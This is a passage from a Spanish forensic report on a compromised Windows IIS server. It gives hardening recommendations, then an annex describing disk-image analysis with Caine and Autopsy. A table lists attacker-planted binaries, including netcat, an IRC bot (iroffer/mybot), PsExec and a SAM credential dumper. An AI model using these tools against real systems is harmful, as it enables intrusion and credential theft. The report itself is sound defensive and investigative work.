   - **1.1.** Implementar un firewall o cortafuegos que permita establecer un control de acceso basándose principalmente en la dirección IP origen de las peticiones dirigidas a su servidor, bloquear los protocolos considerados de administración (Remote Desktop o Terminal Service, telnet, ssh, webmin, usermin y si es posible ftp) desde el exterior, de tal forma que sólo se pueda acceder desde las direcciones IP internas que normalmente se empleen para realizar trabajos específicos.
   - **1.2.** En el caso de servidores con sistema operativo Windows es necesario el bloqueo de NetBios y protocolos asociados de Microsoft, porque estos servicios no deberían estar visibles desde Internet.
   - **1.3.** También se recomienda rediseñar la red e implementar en la zona desmilitarizada el uso de listas de control de acceso (ACL's) y software de prevención de intrusos (IPS), para evitar ataques y controlar el uso o daño de los servicios alojados y brindados de sus servidores.

2. **Seguridad en la autenticación:**

2.1. Se recomienda la gestión de usuarios y contraseñas en todos los servicios que puedan ser víctimas de accesos no permitidos, algunas recomendaciones:

- No usar contraseñas nulas o igual al nombre del usuario
- No emplear palabras del diccionario
- No usar secuencias de teclado
- Combinar letras, números y caracteres especiales
- Longitud mayor a 8 o 10 caracteres
- No proporcionar datos de acceso a terceros
- Cambiar contraseñas de forma periódica

3. **Seguridad a nivel de aplicación:**

3.1. Es recomendable el mantenimiento de las aplicaciones o software ya sean desarrollados por terceros o propios:

- Software de terceros: Se recomienda suscribirse a anuncios de nuevas versiones, tener actualizados los bugs o fallas de seguridad de los mismos.
- Software propio, se recomienda:
  - Comprobar los códigos para encontrar fallos y huecos de seguridad
  - Emplear usuarios con el mínimo de privilegios

        - Comprobación de identidad en todas las páginas restringidas
    - Activar autenticación de usuarios en las páginas de administración y gestión.
    - No dejar ficheros con información, accesibles bajo el directorio raíz (docroot).

4. **Otras recomendaciones:**

4.1. Elaborar e implementar una política de seguridad basada en el estándar ISO 27001, que enfatiza la importancia de:

- Entender los requerimientos de seguridad de la organización y la necesidad de establecer políticas y objetivos para la seguridad de la información
- Implementar y operar controles para manejar los riesgos de la seguridad de la información
- Monitorear y revisar el rendimiento del sistema de gestión
- Mejoramiento continuo de la política implementada

4.2. Establecer planes de contingencia, los problemas son inevitables y hay que tratar que no sucedan, gracias al análisis de riesgos hay que establecer la implementación de otras alternativas para que los servicios más importantes de su empresa siempre estén disponibles.

ANEXOS

Anexo A: AUTOPSY

La siguiente documentación explica brevemente cómo se realizaron ciertos pasos importantes que nos ayudaron al análisis forense de la intrusión.

Para la realización del análisis utilizamos una distribución de Linux llamada Caine, con ella nos ayudamos a manipular la imagen del disco de la máquina que fue atacada, lo primero que hicimos fue colocar permisos de solo lectura del disco para así no modificar ningún registro del mismo.

Luego de ello verificamos el sha1sum de la imagen del disco, como se puede visualizar en la figura 1 - sha1sum es un comando de los sistemas Unix que permite identificar la integridad de un fichero mediante la suma de comprobación del hash SHA-1 de un archivo.




Figura 3.- Sha1sum de imagen de disco

Luego de esto utilizamos el comando fsstat para obtener información del sistema de archivo en forma dinámica de la imagen forense del disco como se muestra en la figura 2, esta información nos ayuda para cuando tengamos que montar la imagen para obtener información de los archivos por medio de comandos de Caine.




Figura 4.- Fsstat Información del sistema de archivos

Como la extracción de los log's se realizó por medio de la aplicación gráfica llamada Autopsy, tuvimos que crear un nuevo caso en donde colocamos cierta información sobre el mismo como el nombre del caso, descripción y los nombres de las personas que trabajaron el mismo; luego de ello se agregó el nombre del host o máquina analizado, como se muestra en la figura 3. Luego de esto se colocó la ruta en donde se encuentraba localizada la imagen objeto de análisis, el tipo de la imagen - es decir si es disco o solo partición - y el método de importación del mismo, tal como se aprecia en la figura 4.




Figura 5.- Descripción del caso del análisis

Importante: la ruta de la imagen analizada debe ser absoluta, es decir partiendo desde el directorio raíz (root).




Figura 6.- Imagen agregada para el análisis

Una vez agregada la imagen forense se realiza un MD5sum para comprobación de la integridad de los datos del disco proporcionado para analizar; así se verifica si algún archivo sufrió algún cambio como se muestra en las figuras 5 y 6.




Figura 7.- MD5sum




Figura 8.- Resultado del MD5sum

Finalizada la comprobación, se analiza la imagen forense. Como vemos en la figura 7, se muestran dos particiones del disco; una es la unidad C:\ en donde vamos a realizar la búsqueda de información de los log's más importantes que detallarán la filtración del atacante.




Figura 9.- Particiones de la imagen forense

En la pantalla (figura 8) se muestran todos los archivos de la unidad C:\, podemos buscar tanto en los directorios como en los archivos. Cada archivo o log encontrado nos generara un reporte, el cual nos ayuda a realizar un análisis detallado manual y evitar confusiones al momento de dar una respuesta al caso otorgado.




Figura 10.- Archivos de la partición C:

Empezamos buscando los logs referentes a los ataques realizados a la máquina afectada de los días 9 de septiembre y 1 de octubre del servicio IIS (figura 9); estos logs nos mostrarán información como la IP del usuario que realiza la petición, el usuario, clave, la fecha de la petición, el nombre y ruta del archivo de petición, el ID de contestación, número de bytes enviados, la página desde la que se pide el archivo y por último la información del navegador o terminal del usuario.




Figura 11.- Log de IIS, 9 septiembre y 1 Octubre 2010

Realizada esta acción empezamos a buscar todos los logs ya mencionados en la tabla 3, que anteriormente fueron marcados como sospechosos en nuestro análisis forense, así como se muestran en las siguientes imágenes. Con todos estos logs podemos dar una respuesta final a nuestro caso y concluir que sí se produjo una filtración en la máquina analizada.

Tabla 4.- Los Binarios sospechosos transferidos desde JBRWWW.

File Name
c:\WINNT\system32\os2\dll\nc.exe
c:\WINNT\system32\os2\dll\Configure
c:\WINNT\system32\os2\dll\COPYING
c:\WINNT\system32\os2\dll\cygregex.dll
c:\WINNT\system32\os2\dll\cygwin1.dll
c:\WINNT\system32\os2\dll\iroffer.cron
c:\WINNT\system32\os2\dll\iroffer.exe

c:\WINNT\system32\PSEXESVC.EXE
c:\WINNT\system32\os2\dll\Makefile.config
c:\WINNT\system32\os2\dll\mybot.ignl
c:\WINNT\system32\os2\dll\mybot.ignl.bkup
c:\WINNT\system32\os2\dll\mybot.ignl.tmp
c:\WINNT\system32\os2\dll\mybot.log
c:\WINNT\system32\os2\dll\mybot.msg
c:\WINNT\system32\os2\dll\mybot.pid
c:\WINNT\system32\os2\dll\myconfig
c:\WINNT\system32\os2\dll\README
c:\WINNT\system32\os2\dll\sample.config
c:\WINNT\system32\os2\dll\WHATSNEW
c:\update.exe
c:\WINNT\system32\os2\dll\update.exe
c:\WINNT\system32\os2\dll\setup.exe
c:\WINNT\system32\os2\dll\samdump.dll
c:\WINNT\system32\os2\dll\temp.txt
c:\WINNT\system32\os2\dll\mybot.xdcc.bkup
c:\WINNT\system32\os2\dll\mybot.xdcc
c:\WINNT\system32\os2\dll\mybot.xdcc.txt




Figura 12.- Log del archivo “irroffer.exe”




Figura 13.- Log del archivo “irroffer.cron”




Figura 14.- Log del archivo “myconfig”




Figura 15.- Log del archivo "makefile.config"

